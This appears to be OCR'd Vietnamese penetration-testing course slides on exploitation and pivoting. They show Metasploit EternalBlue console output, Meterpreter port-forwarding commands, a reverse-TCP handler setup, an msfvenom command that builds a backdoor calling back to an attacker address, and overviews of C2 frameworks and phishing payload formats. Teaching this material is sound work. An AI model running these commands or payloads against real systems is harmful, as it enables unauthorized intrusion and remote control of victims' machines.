msf exploit(eternalblue_doublepulsar) > set RHOST 192.168.0.11

msf exploit(eternalblue_doublepulsar) > run

[*] Started bind handler

[*] 192.168.0.106:445 – Generating Eternalblue XML data

[*] 192.168.0.106:445 – Generating Doublepulsar XML data

[*] 192.168.0.106:445 – Generating payload DLL for Doublepulsar

[*] 192.168.0.106:445 – Writing DLL in /root/.wine/drive_c/eternal11.dll

[*] 192.168.0.106:445 – Launching Eternalblue…

[+] 192.168.0.106:445 – Backdoor is already installed

[*] 192.168.0.106:445 – Launching Doublepulsar…

[*] Sending stage (957487 bytes) to 192.168.0.106

[+] 192.168.0.106:445 – Remote code executed… 3… 2… 1…

[*] Meterpreter session 2 opened (192.168.0.10:0 -> 192.168.0.11:4444) at 2017-08-27 20:04:31 -0400

meterpreter > background
```

►►►► Khai thác thành công và attacker có phiên Meterpreter thứ 2 (được "tunneled" bên trong phiên thứ nhất và "pivoted" qua web server (50.50.50.50).

```
msf exploit(eternalblue_doublepulsar) > sessions

Active sessions

===============

Id Type Information Connection

 - - - - - - - - - - - - - -

1 meterpreter x86/windows WEB\MyUser @ WEB 10.10.10.10:44989 -> 50.50.50.50:6666

2 meterpreter x86/windows HID\MyUser @ HID 192.168.0.10: 49163 -> 192.168.0.11:4444
```

Forward Relaying through the First Victim (1/2)




- Target: Truy cập các tài nguyên trên Patched System.
- Sử dụng các kỹ thuật "port forwarding" trên Meterpreter session hiện có.
- Nhiệm vụ của port forwarding là tạo listener trên localhost (với port tùy chọn) và "link" listener đó với một port khác trên remote server.

Forward Relaying through the First Victim (2/2)

1. Set up port forwarding rules	materpreter > portfwd add -l 10080 -p 80 -r 192.168.0.12 materpreter > portfwd add -l 10022 -p 22 -r 192.168.0.12 materpreter > portfwd add -l 10454 -p 445 -r 192.168.0.12
2. Access the system resources	❑ Duyệt máy chủ Web đang chạy trên 192.168.0.12: #http://localhost:10080 ❑ Truy cập máy chủ SSH trên 192.168.0.12: #ssh myadmin@localhost ❑ Truy cập file shares trên 192.168.0.12: #smbclient –L localhost #smbclient \\localhost\<share_name> -U myadmin

Reverse Relaying through the First Victim (1/3)



- Target: Thiết lập kết nối với Backdoored System (192.168.0.13).
- Sử dụng Reverse Port Forward (từ 2nd victim tới attacker).
- Backdoored system chỉ cần kết nối tới 1st victim, sau đó 1st victim sẽ "reverse forward" kết nối đó về attacker.

Reverse Relaying through the First Victim (2/3)

❶ Set up a Multi Handler on Attacker Machine

```
msf5 exploit(windows/smb/eternalblue_doublepulsar) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf5 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf5 exploit(multi/handler) > set LHOST 10.10.10.10
LHOST => 192.168.127.139
msf5 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.10.10:5555
msf5 exploit(multi/handler) >
```

❷ Set up a Reverse Port-Forward Rule on Victim 1

```
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1…
meterpreter > portfwd add -R -L 10.10.10.10 -l 5555 -p 6666
[*] Local TCP relay created: 10.10.10.10:5555 <-> :6666
```

❸ Generate the Backdoor

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.10 LPORT=6666 -f exe -o backdoor.exe
```

Reverse Relaying through the First Victim (3/3)

- Khi backdoor thực thi trên 2nd victim:

```
[*] Meterpreter session 2 opened (10.10.10.10:5555 -> 10.10.10.10:35937) at 2020-12-30 04:10:55 -0500
```

- Phiên thứ hai đã được thiết lập từ hệ thống Metasploit đến chính nó. Tuy nhiên, nếu liệt kê các phiên khả dụng, ta sẽ thấy IP của 2nd victim là mục tiêu cuối cùng của phiên:


```
msf5 exploit(multi/handler) > sessions

Active sessions

===============

Id Name Type Information Connection

 - - - - - - - - - - - - - - - -

1 meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN7-PC 10.10.10.10:1234 -> 50.50.50.50:49177 (50.50.50.50)

2 meterpreter x86/windows WIN7-PC\win7admin @ WIN7-PC 10.10.10.10:5555 -> 10.10.10.10:35937 (192.168.0.13)
```

Content


- Initial Access
  - Password Guessing
- **Exploitation**
  - **Exploit Categories**
  - Payload
  - Metasploit and Meterpreter
  - Assumed Breach
- Post Exploitation
  - Situational Awareness
    - Linux Situational Awareness
    - Windows Situational Awareness
  - Post-exploitation framework
    - Sliver
    - Empire

Categories of Exploits

- Pentester trong quá trình kiểm thử có thể cần sử dụng một hoặc kết hợp nhiều kỹ thuật khai thác sau:
  - Server-side exploit (Service-side).
  - Client-side exploit.
  - Local privilege escalation.


Server-side Exploits

- Service-side exploit – thực hiện tấn công một dịch vụ đang lắng nghe trên mạng.
- Dịch vụ này lắng nghe trên một cổng TCP/UDP nhất định (một số ít trường hợp có thể khai thác thông qua ICMP hoặc raw IP packet).
- Attacker tạo ra các gói tin chứa mã khai thác và gửi tới dịch vụ đích.



Client-side Exploits (1/2)

- Client-side exploit – người dùng tại máy khách chạy chương trình khởi tạo kết nối ra bên ngoài tới máy chủ (do attacker sở hữu) ở đâu đó trên mạng.
- Attacker cấu hình máy chủ để phản hồi, đưa exploit trở lại phần mềm máy khách (browser, office..).
- Xuất hiện nhiều trong những năm gần đây.



Client-side Exploits (2/2)

- Nhược điểm:
  - Cần sự tương tác của người dùng để chạy ứng dụng phía máy khách hoặc khởi tạo kết nối.
  - Việc khai thác thành công thường sẽ nhận đặc quyền ứng dụng phía máy khách.
  - Cần phải tìm cách lừa người dùng để thực hiện tương tác.
- Các ứng dụng dễ bị khai thác:
  - Browers: IE, Firefor, Chrome, Safari
  - Media players: iTunes, QuickTime Player, RealPlayer
  - Document-reading applications: Adobe Reader, Acrobat, Microsoft Word, PowerPoint, Excel
  - Runtime environments: Java, Flash…

Mouting a Client-Side Exploitation Campaign

- Trong quá trình kiểm thử, pentester gửi email tới địa chỉ mục tiêu và cố gắng khai thác bất kỳ ai truy cập vào link.
  - Điều này rất nguy hiểm vì mail đó có thể bị chuyển tiếp tới người/hệ thống khác.
  - Có thể giới hạn việc khai thác trên địa chỉ IP xác định tuy nhiên có thể gặp khó khăn do NAT, PAT.
- Khuyến nghị: Tách thành 2 pha
  - Pha 1 – pentester gửi spear-phising email với link/ tệp đính kèm và đếm số lượng "clicks". DON'T EXPLOIT.
  - Pha 2 – pentester và tổ chức mục tiêu lựa chọn và cố gắng khai thác chỉ máy "cộng tác viên" (hoặc một số mẫu đại diện).

Client-Side Exploits and Guardrails


- Sử dụng "Guardrails" để giới hạn việc thực thi trên mục tiêu chỉ định
- Hữu ích trong việc giảm khả năng thực hiện ngoài phạm vi kiểm thử
- Có thể hoạt động để bypass/phát hiện sandbox
  - Không chạy nếu phát hiện VM hoặc máy mục tiêu chưa tham gia vào miền (domain)
  - Chỉ chạy nếu có 1 ứng dụng cụ thể được cài đặt
  - Giải mã và thực thi dựa vào tên miền
- Tham khảo: https://attack.mitre.org/techniques/T1480/

Using Payloads on Target Systems

- Thực hiện phát tán payload đến máy "victim".
  - Remote desktop/ VPN.
  - Sử dụng điện thoại.
  - Gửi email với link/ tệp đính kèm.
  - Viết script để khởi chạy các ứng dụng máy khách.

Local Privilege Escalation Exploits

- "PrivEsc" cho phép người dùng chuyển từ tài khoản có đặc quyền hạn chế sang đặc quyền cao hơn.
  - Root/UID 0 trên UNIX/Linux.
  - Administrator/SYSTEM trên Windows.
- Yêu cầu quyền truy cập hệ thống.
  - Examples: Client-side exploit, Service-side exploit, Password guessing, password sniffing.



Local Privilege Escalation Attack Categories

❑ Phân loại:

- Race conditions (ToC-ToU)
- Kernel attack
- Local exploit of high-privileged program/service
  - ➢ Linux/UNIX: SUID root program
  - ➢ Windows: csrss.exe, winlogon.exe, lsass.exe..

❑ Công cụ khai thác:

- Trên Windows, Metasploit Meterpreter "post" modules
- Trên Linux, Linux Exploit Suggester

https://github.com/The-Z-Labs/linux-exploit-suggester

What is a C2 Framework


- Command and Control (C2 or C&C) – là các máy chủ (Server) được sử dụng để ra lệnh từ xa tới máy nạn nhân (Client).
  - Client/Implant (Sliver)/Beacon (Cobalt Strike).
- C&C bao gồm các công cụ cho phép:
  - Duy trì liên lạc thông qua HTTP/HTTPS/DNS/…
  - Thu thập thông tin từ mục tiêu như mã băm, mật khẩu, thông tin hệ thống
  - Xác định mục tiêu phụ
  - Lateral movement
  - Thực thi lệnh
  - Thực thi các cơ chế "persistence"

The C2 Matrix

- C2 Matrix – Danh sách C2 Framework (bao gồm cả trả phí và miễn phí)
- Hỗ trợ pentester lựa chọn C2 phù hợp nhất (loại mục tiêu, C2 features, phương thức kết nối…)

  https://ask.thec2matrix.com/
- The C2 Matrix Google Sheet:

  https://docs.google.com/spreadsheets/d/1b4mUxa6cDQuTV2BPC6aA-GR4zGZi0ooPYtBe4IgPsSc/edit#gid=0



	A	B	C	D	E	F	G	H	I	J
1		C2 Info					C2 Matrix Info			
2	Name	License	Price	GitHub	Site	Twitter	Evaluator	Date	Version	Implementation
3	AirStrike	NA	NA	https://github.com/smokeme/airstrike		@q8fawazo	Contribute	10/2/2022		
4	Alan	Created Commons	NA	https://github.com/enkomio/AlanFramework		@s4tan	@s4tan	9/10/2021	4	binary
5	Alchimist	NA	NA		https://blog.talosintelligence.com/2022/10/alchimist-o		@TalosSecurity	10/13/2022		
6	Amnesiac	BSD3	NA	https://github.com/Leo4j/Amnesiac			Contribute			
7	Ares	NA	NA	https://github.com/sweetsoftware/Ares			@nas_bench	5/27/2021	N/A	Python
8	AsyncRAT-C#	MIT	NA	https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp			Contribute			
9	AtlasC2	MIT	NA	https://github.cc	https://grimmie.net/atlasc2-car	@gr1mmie	@Adam_Mashinch	3/20/2022		C#
10	BabyShark	NA	NA	https://github.com/UnkL4b/BabyShark		@UnkL4b	@nas_bench	6/8/2021	Beta 1.0	
11	Badrats	GNU GPL3	NA	https://gitlab.com/KevinJClark/badrats		@GuhnooPlusLinux	Contribute			
12	BlackMamba	MIT	NA	https://github.com/loseys/BlackMamba			Contribute			

Content


- Initial Access
  - Password Guessing
- **Exploitation**
  - Exploit Categories
  - **Payload**
  - Metasploit and Meterpreter
  - Assumed Breach
- Post Exploitation
  - Situational Awareness
    - Linux Situational Awareness
    - Windows Situational Awareness
  - Post-exploitation framework
    - Sliver
    - Empire

Payloads

- Attacker có thể sử dụng nhiều loại payload khác nhau để chiếm quyền truy cập trên hệ thống
- Common payload types
  - Office macros
  - Office Auto DDE
  - ISO
  - ZIP file
  - LNK file with rundll32
- Reference: https://github.com/bhdresh/SocialEngineeringPayloads


Using Macros

- Macros là công cụ để thực hiện các tác vụ tự động, được tích hợp trong nhiều sản phẩn của Microsoft Office 2007+, kết thúc với "m", docm vs docx.
- Mặc định, Macros không bị chặn nhưng có thể bị block thông qua GPO hoặc ADMX.




VBA

- Macros được viết bằng VBA (Visual Basic for Applications).
- Macros thường được thiết kế để tải shellcode và thực thi chúng.
- Có thể "export" VBA payload từ một vài C2 framework.
- Default Loader template thường dễ bị AV/EDR phát hiện.



ISO

- File ISO là một định dạng vùng chứa được thiết kế để lưu trữ nội dung các sản phẩm đĩa vật lý, ví dụ như CD, DVD.
- OS hiện tại cho phép người dung đơn giản "double-click" để truy cập thông tin từ file ISO.
- Attacker thường tạo tệp thực thi bên trong ISO file và lừa người dùng mở chúng.



ZIP/LNK File

- Zip độc hại thường chứa file thực thi bên trong
  - Zip file có thể được mã hóa để tránh bị các chương trình như AV/EDR, email filtering phát hiện.
  - Một số tấn công tương tự sử dụng các định dạng khác như 7-zip và RAR.
